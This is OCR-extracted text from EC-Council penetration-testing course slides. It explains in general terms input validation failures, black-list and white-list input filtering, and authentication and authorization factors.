
- **Malicious Script Execution**

  The attacker may use an improper input validation vulnerability by inputting bogus data to crash the system, maliciously manipulate the database, and corrupt the database of the application. The application receives inputs from various sources such as human users, software agents (browsers), and network/peripheral devices that can be suspicious or untrusted.

Invalid input validation leads to following attacks:

- buffer overflows
- injection attacks
- DoS attacks
- memory leakage
- information disclosure
- compromised systems

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Input Filtering

Input filtering is a process of rejecting or accepting user inputs as per the predefined criteria. It prevents the application from unrecognized or malicious inputs. The user input matches or compares with the predefined set of input characters to determine acceptability. The acceptable input passes for further processing and the unwanted inputs are blocked.

There are two filtering techniques used to filter inputs:


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Input Filtering Technique: Black Listing

- The black list is prepared for the known bad characters such as <, /, > etc.
- The user inputs are checked against these black listed characters and filters out if they are found in the input stream.
- It is not possible to define all bad characters, which may limit the protection to against the known bad characters only.
- It is easy to implement and is a widely used technique.
- It is still possible for an attacker to craft an attack by avoiding these specific black listed characters.


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Input Filtering Technique: White Listing

- All good characters are listed in the white list.
- These characters may include a-z, A-Z, 0-9, etc.
- The input is checked against these good characters.
- If any characters are found other than the white listed characters, then it filters them out and treat them as malicious input.
- It is recommended to use the white listing technique for input filtering.
- It is quite difficult to implement and compile the white listing technique.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Authentication and Authorization

- **Authentication**

  Authentication is the process of verifying a user's identity with an application by using some sort of credentials. Authentication is always performed before authorization. Both wired and wireless networks perform authentication of users before allowing them to access the resources in the network. For example, Username and passwords are used to authenticate the user with the system. The other forms of authentication are authenticating a web site using a digital certificate, comparing the product and the label associated with it. The factors associated with the process of authentication are:

  - **Knowledge factors**: The knowledge factors refer to the mandatory entities that a user should know while trying to log into a system or network. For example, usernames and passwords.
  - **Possession factors**: The possession factors refer to the entities that a user should hold while performing logging. For example: One-time password token, Employee ID cards, etc.
  - **Inherence factors**: The inherence factors, mostly apply to the biometric factors that the users use for authentication. For example: retina scan, fingerprint scan, etc.

  Common authentication methods include:

  - Passwords
  - Biometrics
  - Token management

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Authorization

- **Authorization**

  Authorization is the process of giving a specific rights to the authenticate user to perform specific tasks. Authorization refers to the process of providing permission to access the resources or perform an action on the network. Network administrators can decide the access permissions of users on a multi-user system. They even decide the user privileges. The mechanism of authorization can allow the network administrator to create access permissions for users as well as verify the access permissions created for each user. In logical terms, authorization succeeds authentication. But, the type of authentication required for authorization varies. However, there are cases that do not require any authorization of the users requesting for a service. For example, no user authorization is needed when a user tries to access a web page from the Internet. Administrator is an authorized person and has privileges and rights to add or delete any user account.


